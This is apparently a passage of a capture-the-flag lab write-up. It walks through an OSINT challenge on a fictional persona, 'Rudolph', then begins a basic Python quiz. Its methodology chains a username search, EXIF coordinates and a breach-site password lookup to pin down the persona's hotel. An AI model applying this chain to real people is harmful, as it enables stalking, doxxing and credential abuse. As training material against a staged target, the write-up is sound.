
Question 3

Rudolph mentions Robert. Can you use Google to tell me Robert's last name?




Question 4

On what other social media platform might Rudolph have an account?




Question 5

What is Rudolph's username on that platform?




Question 6

What appears to be Rudolph's favorite TV show right now?




Question 7

Based on Rudolph's post history, he took part in a parade. Where did the parade take place?




Question 8

Okay, you found the city, but where specifically was one of the photos taken?




Question 9

Did you find a flag too?




Question 10

Has Rudolph been pwned? What password of his appeared in a breach? (YouTube)



Question 11

Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?



Thought Process/Methodology:

First, I went to Reddit and searched for the username (IGuidetheClaus2020). Then, I looked at the comments and viewed the needed information.Thirdly, I went to Google to search for the name of Rudolph's creator. After that, I went to twitter to search for IGuidetheClaus2020 and viewed his profile for additional information. Next, I reverse image searched the image of the parade on Google and found out that it is in chicago. After that, I used the Online Exif Viewer to find the coordinates

and the flag. Next, I went to scylla to search for rudolphthered@hotmail.com and it showed me the password. Next, I went to Google maps and keyed in the coordinates to find the hotel.


Day 15: Scripting – There's a Python in my stocking!

Tools used: Kali Linux, Chome

Solution/walkthrough: The Cyber Mentor


Question 1

What's the output of True + True?




Question 2

What's the database for installing other people's libraries called?




Question 3

What is the output of bool("False")?




Question 4

What library lets us download the HTML of a webpage?



